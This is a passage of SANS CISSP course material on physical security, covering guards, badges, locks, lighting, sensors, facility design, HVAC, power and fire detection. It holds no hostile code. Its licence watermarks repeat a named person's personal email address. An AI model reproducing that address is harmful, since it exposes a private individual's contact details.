Deterrent controls are implemented to modify the behavior of the individual seeking access. Because unauthorized access is caused by intentional or unintentional human actions, behavior changes can significantly decrease the number of attempted infractions of the restricted area. Thus, deterrent controls play a larger role in physical security than in any other security topic.

Deterring unauthorized access relies on the ability to either educate the accidental intruder to avoid the mistake or to discourage the malicious intruder with a threat of some sort of negative consequence, such as being caught.

By educating the unintentional intruder, deterrent controls can curtail an unauthorized behavior. For example, an employee who genuinely wants to comply with company policy will not enter a door marked "IT Personnel Only" unless she is a member of the IT staff. If the door is unmarked, that employee might attempt to enter it. Educating the accidental intruder is generally done by posting information about restricted areas clearly and concisely at any entrance to the restricted area.

Discouraging the malicious intruder is generally done by more visible demonstrations of the company's dedication to physical security. In addition to the visibility of other controls, purely deterrent controls include posting individuals who have the appearance of being guards at entrances, even if the guards are unarmed, untrained, and not expected to prevent an intrusion. Additionally, signs indicating that the company will take action against intruders may also be used.

SECURITY GUARDS

Duties may include

- Checking entrance credentials
- Issuing and recovering visitor badges
- Monitoring CCTV, intrusion and fire-alarm systems

Guards must be trained and have complete and clear orders

- Guards, given their role in access control, often target of social engineering

Guards are expensive, whether staffing internally or through an external service



Security Guards

As with any security measure, you always have to weigh the positive and negative aspects, and guards are no different. A guard can be trained with a complex set of rules and, based on various conditions, can make decisions on who should gain access. Guards can also call for backup and use additional force, such as weapons. However, guards cannot be used in all conditions and can only work a limited number of hours without having a break or getting rest. Because guards are human—and humans get sick, have emergencies, or get into accidents—they are not always available as originally planned. Therefore, planning for redundancy in the guards' schedules and training guards to react to a variety of different situations can be an effective, but very costly, solution.

Guards cannot exist in environments that do not support human intervention. Also, while guards should be screened, the pre-screening and bonding of guards is not foolproof.

DOGS

Most commonly employed for perimeter security in controlled and enclosed areas

- Law enforcement and military might also employ dogs for contraband discovery

Better hearing and night-vision make dogs especially useful in low-light and/or lightly trafficked areas

Organizations do incur costs for dogs beyond basic care and feeding

- Insurance costs and potential liability could increase

Dogs

Compared to humans, dogs are more flexible with respect to the hours they work. It is acceptable to keep dogs outside for 24 hours without a break. Dogs are also capable of sleeping on the job and still being able to perform their duties. Guard dogs can be awakened from a sound sleep when they hear the slightest noise and can perform their task within a moment's notice.

However, dogs have a negative side: Dogs cannot check badges or make decisions. They are essentially binary devices. Attack or do not attack. Dogs are usually used in conjunction with fences. The logic is simple. If someone comes within the boundaries of the fence, attack them. Therefore, from a liability standpoint, companies must pay close attention to posting warnings so someone does not accidentally go into an area and get attacked by a dog.

BADGES

Two common card types:

Photo image

- Dumb card; requires a guard to make a decision

Digitally-encoded

- Smart cards and memory cards
- Can be integrated into physical access control to allowing and logging ingress/egress
- Care should be taken with sensitive areas requiring additional scrutiny and/or additional factors beyond just possession of badge

Badges

Badges are used as a form of authentication to prove that you are authorized to access a given area. The most basic type of badge is made of some sort of plastic that has information and usually a picture on it. There is no other encoding present on the badge. With these simple badges, usually, there must be a human involved who can examine the picture, make sure it matches the person who is holding the badge, and then allow or deny access to that person.

The first problem with a basic badge is it requires a person to verify access. Because of this, digitally-encoded smart cards are becoming more popular. The badge is actually encoded with a magnetic strip or computer chip. The benefit of these badges is that they can be validated by a reader and do not require human involvement.

A drawback to a proximity card is how to handle the issue of a lost card. My proximity card is located on the same dongle as my ID badge. If I lose both, the finder would have my name and work information from my ID badge. He will also have access to the restricted areas I have access to through my proximity card. Unless a mechanism is in place to report and disable my card during on and off hours, the finder can use my ID to learn my physical work location or department through conversation with the PBX operator (social engineering). Armed with location information, it is a simple matter to physically go to the department and use the proximity card to gain physical access to the department and data center. The proximity card is used by all employees to gain entrance to the facility and parking structures. A compensating control could be adding two-factor authentication in the form of a password keypad at sensitive locations, such as at the data center and wiring closets (in addition to a smart card).

LIGHTS

Outside lighting

- Floodlights
- Streetlights
- Fresnel lenses
- Searchlights
- Gaseous discharge
- Continuous lighting
- Trip lighting
Standby lighting
- Emergency lighting

Considerations

- Security over physical spaces and buildings
- Safety of personnel
- Lighting should be used to discourage prowlers and intruders
- Building critical areas, entrances, and parking areas
- Critical areas around buildings
 - Install lighting at least 8 feet (2.4 meters) high and with illumination of 2-foot candles



Lights

We use lighting in everything we do, but we tend to forget that lighting comes in all different types and lenses, all of which are used for different purposes. Typically, with outdoor lighting, the goal is to either light up an area for building or personal safety. A building that is well-lit is less likely to be burglarized than one that is in the dark. Lit buildings are also easier for a guard to monitor. The guard can quickly see if something is happening that should not be.

From a personal safety standpoint, any walkways that people use should be well-lit so that people can see and not accidentally fall or trip because of the darkness. Well-lit areas also make it more difficult for someone to sneak up on another person. As with most security issues, we have to remember defense-in-depth and always have multiple levels of protection. In addition to a well-lit walkway, there should be no bushes or objects near the path that an attacker could hide behind in order to sneak up on someone.

Fresnel lenses are special lenses that have a thin optical lens of many concentric rings that have the properties of a much thicker, heavier lens. Fresnel lenses are used in cameras, lighthouse beacons, etc. In a really secure facility with high walls, fencing, and guard towers, a searchlight (using a Fresnel lens) might be appropriate at the guard towers (for example, at a prison yard or nuclear facility).

MOTION DETECTORS, SENSORS, AND ALARMS

1. Motion detection systems:
Active
 - Sonic (audible sound waves)
 - Ultrasonic (high-frequency sound waves)
 - Microwave (radio waves)
2. Photometric: uses a Passive Infrared Sensor (PIR) to detect motion
3. Acoustical-seismic detection system (audio): Microphone-type device that detects sounds that exceed the ambient noise level of the protected area
4. Proximity: Uses an electronic field that senses the presence of an object or individual

Motion Detectors, Sensors, and Alarms

Ideally, you want to prevent someone from gaining access to a given area, but in cases where you cannot prevent access, you want to be able to detect them in a timely manner. Locks and fences are preventive measures. Motion detectors, sensors, and alarms are detective measures. If someone has breached your preventive measures and gained access, you try to detect them before they do any damage.

One means of detecting an intruder is monitoring the level of light in a given area and detecting any change. When someone enters an area, the level of lights in a given area changes through movement and shadows. That change can be detected by special sensors. Motion sensors are also popular for detecting movement in a given area. Motion sensors are a common technology and have undergone significant improvements over the last several years.

There is also a technology that can detect slight noise in a given environment. No matter how quiet intruders think they are, certain noises are generated just by walking and breathing. Acoustical-seismic detection systems detect those noises as exceeding the ambient noise level.

Proximity devices use an electronic field to sense the presence of an object or individual.

The important thing to remember is that there are always ways to defeat a single technology, but deploying several technologies together gives you a more robust solution.

SITE SELECTION CONSIDERATIONS (1)

Visibility

- Neighbors
- External markings

Local considerations

- Near hazards
- Crime rate

Natural disasters

- Earthquake fault
- Weather-related (floods, hurricanes, heavy snow)



Site Selection Considerations (1)

The physical threats your facility faces are dictated by the location of the building. Therefore, carefully selecting where you choose to have your data center can greatly increase or decrease a given level of threat. Remember that threats directly map to your vulnerabilities which help determine your overall risk.

If you provide a service that others might want to destroy or compromise, why would you advertise your location or put your company name on the building? In these situations, you would want to protect the physical location to limit possible threats that someone might launch.

From a local standpoint, knowing the crime rate and facilities that are nearby could also impact the safety of the facility. One company built a new data center and never surveyed the surrounding area. It turned out that the company was very close to a rock quarry and the blasting caused enough damage that it had to relocate within one year.

Regional selection is equally important. Knowing the weather conditions for a given area could impact where you build your data center.

SITE SELECTION CONSIDERATIONS (2)

Transportation

- Ease of access to major transit services can be useful
- High-traffic areas can also make early detection of unauthorized individuals more challenging

Shared tenancy

- Other tenants already beyond first physical security perimeter
- Typically also have shared HVAC
- Consider shared uplink to ISPs as well

External services

- Proximity of fire, police, and hospital



Site Selection Considerations (2)

When deciding where to locate your data center, in the words of any good real-estate agent—location, location, location. Understanding your needs will greatly help in the selection process. Being near highways and airports can have its positives and negatives. Excessive noise might not be desirable, but having easy access to the roadways might be worth the drawback.

Depending on the type of work that is being performed, being close to a fire department and hospital might also be desirable qualities. As with the previous items, these decisions have both pros and cons; each must be weighed carefully when making a decision.

FACILITY DESIGN

- Local building construction standards
- IS/IT facility construction standards
 - Light frame
 - Heavy frame
 - Fire rated
- Floor slab
 - Loading
 - Fire rating
- Raised flooring
 - Grounded (static buildup)
 - Nonconductor surface
- Walls
 - Floor slab to ceiling slab
 - Fire rating
 - Adjacencies/exterior
 - Paper/record/tape storage



MGT414 | SANS Training Program for CISSP® Certification

209

Facility Design

When designing a facility, it is critical to consult with an architectural expert. There are so many state and local zoning and building codes that it is impossible for you to understand them all. Every floor in a building has a maximum occupancy and fire rating. These ratings dictate what can be put on a given floor in terms of weight and electrical considerations.

Because data centers require a lot of heavy infrastructure, such as a raised floor and heavy equipment that require big electrical draws, most data centers are built on the slab, which essentially means the ground floor or the basement. This overcomes many of the zoning issues but has the drawback of being on the bottom floor.

ENCLOSED AREAS

Dimension

- Floor
- Wall
- Ceiling

Examples

- Raised floors, in-floor ventilation
- Doors, windows, mail slots, fireplaces, vents
- Ceiling ventilation, crawl space, light fixtures, sprinkler fittings



Enclosed Areas

After an enclosed space has been labeled as a restricted area, each entry point into this area must be identified and should be assessed in all dimensions. Common areas where this can be breached are floors, walls, and ceilings.

A raised floor could be large enough for someone to gain access to an area where they should not be allowed. A key feature of an enclosed area is to have a slab-to-slab wall, which means the actual walls go from the base floor to the base ceiling so there is no opportunity to sneak in. A common mistake is where the wall in a data center goes only from the raised floor to the drop ceiling, which allows an attacker to sneak under the floor to gain access to the data center.

Walls are the common means of access to an area through doors or windows. Because they are meant as access points, even if they are locked, most people target that as an area to exploit. Although doors and windows are obvious means for gaining access, there are other less obvious access points. Mail slots can be used to gather information or as a means to gain access. A small camera attached to a wire can be slipped through a mail slot to take pictures of an area. Also, if the facility has a motion sensor to open the door for internal people, a mail slot can be used to slip in a long wire to trip the motion sensor and open the door.

Wall construction should also be considered. If an area has severe access restrictions, and the wall is constructed of drywall, having a large, heavy door is of no consequence. All an intruder needs is a large knife or a heavy object to literally break through the wall.

Ceilings, similar to floors, can be used to gain access if the walls are not slab-to-slab.

DOORS

- Interior/Exterior
- Hardware
- Hinges location
- Directional opening
- Forcible entry (doors and frames)
- Fire rating equal to walls
- Emergency egress (markings/hardware)
- Monitored/alarmed
- Emergency exit (power outage/fire)
- Hollow vs. solid core
- Panic bars



Doors

When designing a facility, especially a data center, the devil is in the details. What seems simple when you are building can cause major headaches later. Picking the location of doors is critical. Doors provide an access point into a protected area, but they also provide a means for an attacker to exit or remove equipment without anyone noticing. Based on this fact, one would minimize the number of doors in your data center. However, human safety must always be addressed. There must be a proper number of doors so someone can exit in an emergency. Also, the way a door is installed is critical. If the hinges of the door are on the outside facing a non-secure area, someone can pop the hinges, remove the door, and gain access to the data center.

From a human-safety standpoint, you should also check which way a door swings to make sure that when it is open, it is not blocking a critical exit point. All exits must be clearly marked and must never be blocked so people can exit in a timely manner.

WINDOWS

- Laminated glass
- Wired glass
- Solar window films
- Security film
- Glass breakage
- Bulletproof
- Explosive resistant

Windows

Windows can be used as an entry point into a facility.

The following are the general types of windows that can be installed:

- Laminated glass
- Wired glass
- Solar window films
- Security film
- Glass breakage
- Bulletproof
- Explosive resistant

LOCK

Types of Locks

- Warded
- Wafer or disc
- Pin tumbler
- Interchangeable core
- Cipher lock/combination lock
- Smart card
- Smart card w/passcode
- Biometric

Lockset components:

- Body
- Strike
- Cylinders
 - Low
 - Medium
 - High
- Key
- Master lock



Locks

Preventive controls are designed to ensure that unauthorized personnel do not have the ability to enter restricted areas. Most of these controls represent the gateway into the restricted area. Passage through the gateway is limited to those who meet specific criteria. Additionally, the passage of contraband through the gateway must also be prevented. Prevention of unauthorized access consists primarily of presenting some obstacle to the intruder that cannot be passed without some information or tangible item. Examples of preventive controls include the following:

- Locks
- Mantraps
- Fences

Locks are one of the oldest forms of access control in human history. The basic premise of the lock is that a perimeter is secure from access except at certain specific points. At these points, a barrier is located that can be in an open/unlocked or closed/locked position. Some information or tangible item, such as the corresponding key, is required to move the barrier from the closed/locked position into the open/unlocked form.

We discuss several types of the lock-and-key principle in this section. Many additional variants of the lock-and-key principle have been developed, but this section focuses on the major implementations available today:

- Traditional
- Cipher lock/combination lock
- Smart card (with or without passcode)
- Biometrics

Important factors to be analyzed in the examination of any lock-and-key system are the following:

- Construction and mechanism
- Range of possible keys/uniqueness
- Association with individual
- Copying
- Distribution
- Initial cost and rekeying cost

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

KEY AND COMBINATION LOCKS

Physical possession of key constitutes something you:

- Have
- Lose
- Share

Knowledge of combination constitutes something you:

- Know
- Remember (even though no longer authorized)
- Share



Key and Combination Locks

Locks are a common measure for securing access to a given area. The two basic types of locks are key and combination. A key lock requires that someone have some physical entity or key that they use to open the lock. The advantage of locks is that you can control distribution by limiting who can make copies of a given key. However, keys can be lost; if this happens, the person cannot open the lock unless a backup exists somewhere.

A combination lock is based on a series of numbers that someone has to remember. In this case, there is no key to lose, but the problem is that an individual can tell others the combination. Combinations can also be written down and forgotten.

The problem with both types of locks is that there is no accountability. If five people all know the combination or have the key and someone opens the lock, you do not know who did it. Many of the more advanced locks allow you to have multiple different keys or combinations so you can track individual users.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
- 10. Physical Security**



MGT414 | SANS Training Program for CISSP® Certification

216

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SIGNIFICANCE

Physical security is:

- Implicit in every logical security control
- Often overlooked
- Should be:
 - Risk-based
 - Focused on critical intellectual property (IP)
 - Balanced with safety



Significance

In today's newer IT environments, the Information Security department developed out of the IT department with an emphasis on network and system security projects. As a result, many of today's information security specialists are less informed than their predecessors about the options available for physical protection and, more alarmingly, unaware of the susceptibility of their systems to physical compromise. Corporate security and information security must build a partnership to ensure that the company's technology assets are protected.

OBJECTIVES

- **Safety**
- Confidentiality
- Integrity
- Availability



MGT414 | SANS Training Program for CISSP® Certification

218

Objectives

Traditionally, information security has been aligned toward the accomplishment of three objectives: Confidentiality, Integrity, and Availability, referred to as CIA:

- Confidentiality is the need to ensure that information is disclosed only to those who are authorized to view it.
- Integrity is the need to ensure that information has not been changed accidentally or deliberately, and that it is accurate and complete.
- Availability is the need to ensure that the business purpose of the system can be met. The resource that has been established must be accessible to those who need to use it.

Within the physical security realm, Confidentiality, Integrity, and Availability are assured by the implementation of one general category of control: The access control. The physical security realm includes an additional objective besides the traditional CIA of information security: Safety.

WIRING CLOSETS

Always take care to properly manage network cables

- Tangled cables are difficult to manage and can lead to crosstalk
- Avoid "cable spaghetti"

Never intermingle power and network cables



Wiring Closets

Knotted-up network cables are a telltale sign of amateur network engineering. Always properly manage cables via the use of cable trays when necessary. Never intermingle power and network cables.

Poor cable management increases the total cost of ownership of future management and increases the likelihood of future mistakes (such as unplugging the wrong cable). It can also lead to crosstalk: An electric signal bleeding from one cable to another. In the case of Ethernet via category cabling (such as cat 5), this means bits are changed on the receiving cable, a violation of integrity.

[1] Organized Cabling is Better Cabling: Avoid Server Room Spaghetti - IT Resource <https://mgt414.com/45>

WIRING CLOSET SECURITY

The physical security of a network closet is critical

- Closets should always be securely locked

Care should be taken to secure the demarc

- Short for demarcation, the point where voice and circuits enter a building
- Most buildings with shared tenancy have a shared demarc



Wiring Closet Security

The physical security of a network closet is critical. Closets should always be securely locked.

An area of physical risk present in most multitenant buildings is a shared demarc. The demarc is the line of demarcation, the point where the client's responsibility for voice and data network equipment begins and the ISP's responsibility ends. Access to the demarc puts the CIA of all data flowing through it at risk. Physical access must be tightly controlled.

SERVER ROOMS

- All three dimensions of a server room should be equally secure
 - Steel door + gypsum wall == poor security
- All walls, doors, windows, floors, and ceilings should have a one-hour fire rating
- Ensure the exterior server room walls go to the true floor and true ceiling
 - "Slab to slab"



MGT414 | SANS Training Program for CISSP® Certification

221

Server Rooms

Walls around any internal secure perimeter such as a data center should be "slab to slab," meaning they should start at the floor slab and run to the ceiling slab. Raised floors and drop ceilings can obscure where the walls truly start and stop. An attacker should not be able to crawl under a wall that stops at the top of the raised floor or climb over a wall that stops at the drop ceiling.

Any wall protecting a secure perimeter (whether internal or external) should be strong enough to resist cutting by an attacker attempting to create an ingress point. Simple gypsum sheetrock walls can be cut open with a sharp tool such as a carpet knife and should not be used for secure perimeters.

Walls should have an appropriate fire rating (the amount of time required to fail due to a fire).¹ National Fire Protection Agency (NFPA) 75, Standard for the Fire Protection of Information Technology Equipment, states, "The computer room shall be separated from other occupancies within the building by fire-resistant-rated walls, floor, and ceiling constructed of noncombustible or limited combustible materials. The fire-resistant rating shall be commensurate with the exposure, but not less than one hour."²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

[2] List of NFPA Codes and Standards <https://mgt414.com/3o>

MEDIA STORAGE FACILITIES

- All sensitive backup data should be stored off-site
 - And encrypted!
- Sites using backup media should follow strict procedures for rotating media off-site
- Always use a bonded and insured company for off-site media storage
- Be sure that the storage site is unlikely to be impacted by the same disaster that may strike the primary site
- Never use informal practices, such as storing backup media at employees' houses



MGT414 | SANS Training Program for CISSP® Certification

222

Media Storage Facilities

All sensitive backup data should be stored offsite, whether transmitted offsite via networks or physically moved as backup media. Sites using backup media should follow strict procedures for rotating media off-site. Always use a bonded and insured company for off-site media storage. The company should employ secure vehicles and store media at a secure site. Be sure that the storage site is unlikely to be impacted by the same disaster that may strike the primary site, such as a flood, earthquake, or fire. Never use informal practices, such as storing backup media at employees' houses.

Always encrypt backup data. Many breach notification laws concerning personally identifiable information (PII) contain exclusions for lost data that is encrypted. An example is the 2009 update to the US Health Insurance Portability and Accountability Act (HIPAA) concerning breaches of electronic protected healthcare information (ePHI).¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

COMPUTER LOCKDOWN (1)

- Servers
- Workstations
- Laptops



Computer Lockdown (1)

Servers

Each server should be placed in some physical location that is protected, such as a server room or locking cabinet. Each server should have some or all of the following: Tamper-proof seals, disabled removable media, disabled external ports, and faceplate locks.

Workstations

We must trust that physical access to workstations will be protected by the building security. Other prevention measures include floppy locks, disabled removable media, BIOS passwords, tamper-proof seals, visual-perspective limiters (screen filters), idle use screensavers, password-locked screen savers.

Laptops

Laptops have all the same issues as workstations without the protection of the location's physical security. Some physical compensating controls are PC card biometrics, leash locks, and lockable luggage. Some logical controls are BIOS passwords, multifactor authentication, file encryption, and disk encryption.

There are also generic methods for locking down a computer that falls under protection methods. These methods are both physical means in which someone who has physical access to the system can gain access or potentially gain access to a system. Therefore, the best way to protect a system is to stop someone from gaining physical access to a system in the first place.

COMPUTER LOCKDOWN (2)

Protection mechanisms

- Port controls
 - Devices that prevent the use of physical data ports on a computer
- PC locking devices
 - Cables that secure a laptop to a desk or table to prevent the theft of a laptop
- Switch controls
 - Covers on switches or lockable switches that prevent switches from being operated by an unauthorized user

Computer Lockdown (2)

Computers have external ports connected to the system. Ports such as serial ports, parallel ports, and USB ports are the more common means of connecting external devices to a system. These ports could be used without the knowledge of the user to either extract data from a system or put data onto a system. Therefore, these ports should be locked down and controlled. Remember the principle of least privilege, which says give an entity the least amount of access he needs to do his job. If you do not need to use these external ports, they should be configured to prevent the system from communicating with those ports. If this is done, even if someone connects a device to a port, she will be unable to communicate with the system.

Even if you have strong passwords and encryption, someone can still steal your computer and, from the comfort of her own home, try to break into your system. Even if she cannot gain access to your data, she can still use or sell the hardware. From your perspective, even if an attacker cannot gain access to your data, you just lost access to your data, which might cause an availability attack for you. This is why it is important to perform personal backups of your critical data. However, be sure not to store personal backup media in the same carrying case as your laptop. This way, your backup will not be stolen with the laptop.

Anything that controls access to a system must be properly protected with locks. In some environments, the control mechanisms for a computer (keyboard, mouse, and monitor) can be connected to a switch that controls which central processing unit (CPU) is being operated. In some cases, only certain computers can be operated by certain people and, therefore, control to the switch box should be limited or controlled through some locking mechanisms in which only authorized users can gain access.

COUNTER-EXAMPLES

Authentication

- Password
- Two-factor

Encryption

- Data at rest
 - Disk encryption
- Data in transit

Redundancy

- Local system backup
- Server redundancy and backup



Counter-Examples

Information security models often deal directly with the security relationships between each layer and the logical controls and protocols that operate at each layer to ensure that security is maintained throughout a transaction. What is most often neglected is the fact that these controls rely on a basic assumption: The physical layer environment is secure.

Let's see some examples of how this assumption can lead us to a false conclusion that our system is secure. Consider three examples that deal with authentication, encryption, and redundancy, which highlight how generally reliable information-security controls can be rendered ineffective by a physical security compromise.

Authentication

Systems frequently are protected by various passwords, secure tokens, and other methods. An operating system password protects the system by refusing access to the data on the server until the operating system verifies that the user is authenticated and authorized in its user database.

However, many password-based systems can be compromised if an individual obtains physical access to the workstation or server, such as through the use of a boot disk (a simple operating system contained on a diskette).

Because most systems are still configured to check the local diskette drive before the local hard drive (a troubleshooting convenience), simply inserting a bootable disk and rebooting the system gives the attacker a session with his own operating system, on which he has an administrator-level account. With this access, the attacker can retrieve any unencrypted information on the system.

Additionally, given the opportunity to remove the server from the facility, the intruder can perform any number of attacks on the stolen server to retrieve any information residing on the disk.

THREATS TO PHYSICAL SECURITY AND SAFETY

- Smoke and fire
- Toxins
- Water/flood
- Temperature extremes
- Structural failure
- Power Failure
- Human actions
- Intentional or unintentional
- Fire and related contaminants
- Explosions
- Loss of utilities
- Toxic materials
- Earthquakes
- Weather
- Malicious acts
- Sabotage
- Strikes

SANS

MGT414 | SANS Training Program for CISSP® Certification

226

Threats to Physical Security and Safety

When examining each of these threats, remember that each one has varying degrees of threats to both physical security and personal safety.

Threats to personnel safety fall into several categories:

- Smoke and fire
- Toxins
- Water/flood
- Temperature extremes
- Structural failures
- Power loss
- External bomb threat, civil unrest

EARTHQUAKES

Detective

- Structural assessment
- Sudden impact

Corrective

- Structural reinforcement
- Evacuation



Earthquakes

Structural failure can result from both a gradual structural weakening or from a sudden event. Gradual structural weakening is usually the result of age or of a series of lesser events. When a company considers the structural integrity of a building to be suspect, the company needs to enlist the help of a professional, such as a structural engineer, to assess the building's condition. In the event that the assessment shows a structural weakness, the company must supplement the building with structural reinforcements or evacuate personnel.

Sudden structural failures might result from events such as earthquakes, storms, explosions, or sinkholes. These events are usually detected at their occurrence simply because of the dramatic nature of the event. With rare exception, the only means to reduce the likelihood of harm is to evacuate immediately.

FLOODS (WATER)

Detective

- Detectors (moisture, humidity)
- Third party (news, emergency warning system)

Corrective

- Bilge pumps (sump)
- Evacuation

Floods (Water)

Water in the environment can be detected by both moisture detectors for surfaces and humidity detectors for water vapor. These detectors are especially important in facilities with high power consumption and cabling because water conducts electricity and can cause significant damage in the event of an electrical short circuit. Water detectors are commonly implemented under raised flooring because the floor surface is out of sight, and in areas susceptible to natural floods. As with airborne threats, staying in touch with potential community threats and National Weather Service warnings is integral to ensure these events do not catch the company ill-prepared.

Water and flood threats can be corrected by implementing bilge pumps, which expel water from the protected areas. These pumps are often implemented in the basements of buildings and can be powered on automatically when a water-level alarm is generated. These pumps have a capacity that should be indicated clearly and should be able to expel a specified quantity of water per hour. Properly constructed areas should include a drainage plan that allows excess water to run out of critical areas. No bilge pump or drain, however, is likely to prevent harm resulting from a flash flood or tidal wave. As with the other threats, if the water level is rising too precipitously for the pump to accommodate, evacuation is the appropriate measure to take to protect personnel.

HVAC (HEATING, VENTILATION, AND AIR CONDITIONING)

Other

- Water/steam/gas lines
- Shutoff valves
- Positive drains

Heating, ventilation, A/C, refrigeration (HVAC)

- Dedicated/controllable
- Independent power/EPO
- Positive pressure
- Protected air intakes
- Environmental monitoring



MGT414 | SANS Training Program for CISSP® Certification

229

HVAC (Heating, Ventilation, and Air Conditioning)

Computers generate heat and require certain conditions for them to operate in an optimal fashion. Studies show that a computer exposed to extreme temperatures and humidity greatly decreases the life of a computer system. This decrease can cause unpredictable failures that can lead to denial of service attacks for an organization.

Having proper heating and cooling with proper backups is critical in most environments.

ENVIRONMENT/LIFE SAFETY

HVAC Considerations

- Maintaining appropriate temperature and humidity levels
- Installing a closed-loop recirculating air-conditioning system to maintain air quality
- Positive pressurization and ventilation to control contamination



MGT414 | SANS Training Program for CISSP® Certification

230

Environment/Life Safety

When we walk into a building, it is something we take for granted, but designing a proper HVAC solution can be complicated. The critical problem is maintaining a constant temperature and humidity level year-round, regardless of the number of computer systems and the outside temperature. The outside temperature cannot be controlled, but it is predictable. The number of systems in a data center can also be controlled with proper planning. The key aspect with HVAC is proper planning.

Knowing what systems you are going to put in today and what systems you plan on putting in the future allows you to design proper HVAC into your solution.

TEMPERATURE AND HUMIDITY

- Temperature range of 70-74° F/21-23° C optimal for system reliability and operator comfort levels
- Relative humidity (RH) between 40% and 60% most suitable for safe data processing
 - High humidity can cause corrosion
 - Low humidity can cause too much static – 20,000 volts possible with low humidity. (17,000 volts can ruin system)
 - Static equaling 4,000 volts is possible under normal humidity conditions on a hardwood or vinyl floor
 - Static charges due to improper humidity levels can cause damage to electronics
 - The ideal operating humidity range is defined as 40 percent to 60 percent

Temperature and Humidity

Every piece of computer equipment is different and every vendor makes different recommendations. But in most cases, a proper operating temperature for most systems is between 70-74 degrees F. However, maintaining this temperature can be difficult, so most organizations keep their data centers around 60 degrees. The other main reason for doing this is that by keeping it lower if the cooling stops working for a short period of time, it will take a while for the room to heat up to over 75 degrees.

Humidity is another variable that you have to be concerned with. Too much humidity is bad, and too little humidity is not a good thing. Therefore, keeping a proper balance is critical. If the humidity is too high, it can actually cause corrosion and decrease the equipment's life. If the humidity is too low, it can cause excessive static buildup, which can damage computer equipment.

ENVIRONMENTAL AND LIFE SAFETY CONTROLS

Humidity

Static charge can be reduced by:

- Maintaining proper humidity level
- Using antistatic sprays
- Installing antistatic flooring
- Grounding buildings and computers properly
- Using antistatic table coverings
- Using antistatic floor mats



Environmental and Life Safety Controls

The idea is to keep static charges from building up and discharging into sensitive electronic components.

The following are ways that static charge can be reduced:

- Maintaining proper humidity level
- Using antistatic sprays
- Installing antistatic flooring
- Grounding buildings and computers properly
- Using antistatic table coverings
- Using antistatic floor mats

AIR QUALITY

- Air quality and contamination:
- Airborne particulate levels should be maintained at appropriate levels
 - Dust and other contaminants can impact sustained operations of computer hardware
 - Excess concentration of certain gases (ammonia, chlorine, etc.) can accelerate corrosion and cause failure in electronic components

Air Quality

A clean room is an area where all air flowing in and out of the room is carefully controlled and filtered. Today, a data center does not have to be a clean room, but there should be a proper level of air quality flowing into the room. Did you ever walk into a room and start sneezing or have your eyes start watering? This is caused by a high amount of dust or other airborne particles. You cannot visibly see them, but your body reacts. A computer system could be impacted, just as your body was. Too high of a particulate level can decrease the life of the computer.

ELECTRICAL POWER (1)

- Noise: Unwanted electrical signals
- Electromagnetic interference (EMI) and Radio frequency interference (RFI): Unwanted signals generated by electric motors, fluorescent lighting, computer systems, and so on
- Protection Methods:
 - Shielding
 - Proper grounding
 - Conditioning of power lines
 - Care in routing of cables



Electrical Power (1)

It might seem like an obvious statement, but computer equipment needs electricity to properly function. We take for granted that when you plug a system into the wall, you are getting steady voltage. However, all power is not the same. Electrical signals can have spikes and lows that could impact your equipment. Several things can be done at a facility or outlet level to help control the fluctuation in electrical signal.

Electronic devices can also cause interference. I know when I talk on my cell phone and walk by certain TVs or other electronic devices, it can cause those devices to have interference or make clicking noises. All of these could impact the health and reliability of a given piece of equipment.

For basic home computer equipment, the power that comes across the line is acceptable. However, with high-end equipment for a data center, which could represent a significant amount of revenue, grounding and shielding the electrical power going into a data center is critical.

It is recommended that you carefully run power lines in one area and route cables in a separate area. Having wires near each other can cause interference problems. Most organizations set up separate conduits: One for power and one for data and other cables.

ELECTRICAL POWER (2)

Definitions

- Fault: Momentary power loss
- Sag: Momentary low voltage
- Brownout: Prolonged low voltage
- Blackout: Loss of all power
- Spike: Momentary high voltage
- Surge: Prolonged high voltage
- Transient: Short duration noise interference



MGT414 | SANS Training Program for CISSP® Certification

235

Electrical Power (2)

Several definitions refer to non-optimal power. They all deal with either highs or lows in the power. The other differentiating factor is how long the change lasts.

A fault and blackout both deal with power loss, but a fault is for a short period of time while a blackout lasts longer. A sag and brownout both deal with low voltage, but a sag is for a short period of time while a brownout lasts longer. A spike and surge both deal with high voltages, but a spike is for a short period of time while a surge lasts longer.

SMOKEAND FIRE

Detective

- Smoke detectors
- Heat sensors
- Flame

Suppressive

- Sprinklers (chemical, H₂O)
- Fire extinguishers (ABC, Halon)



Smoke and Fire

Smoke and fire represent one of the most commonly occurring threats to personnel safety. Fire occurs when combustible fuel of some type is ignited, usually through a high temperature, and burns in the presence of oxygen. Fortunately, to detect this threat of fire many devices exist, principally smoke detectors and heat sensors. To extinguish an actual fire, there are many devices, principally fire extinguishers, sprinkler systems, and Halon fire-suppression systems.

SMOKE DETECTORS

Detect smoke by virtue of the smoke interfering with a light beam being transmitted to an optical sensor

OR

Detect smoke as a result of a change in the ionization current generated by a minute radioactive source



Smoke Detectors

There are various ways for smoke detectors to identify the presence of particles that indicate a fire might have begun. Optical sensors include a light beam and detecting plate. If smoke particles enter the detector and obscure the light, the detector will alert. Other smoke detectors operate by sensing the presence of the ionized smoke particles in the air. Heat sensors, such as the typical thermometer, operate by detecting the rise in temperature above a preset acceptable threshold.

These sensors are typically fairly small and inexpensive. They can be implemented easily, even in an existing facility. Such devices emit an audible or visible signal. More sophisticated devices are SNMP-capable (Simple Network Management Protocol) and can send an alert to the console of a network or facility-monitoring station to alert a remote console operator. Each unit can easily be tested with a small smoke source or heater.

FIRE DETECTORS

Heat Sensors

- Detect the temperature in the room
- Detect the rate of change of temperature in the room

Flame Detectors

- Sense the pulsation of the flame

OR

- Sense the IR energy produced by the flame



Fire Detectors

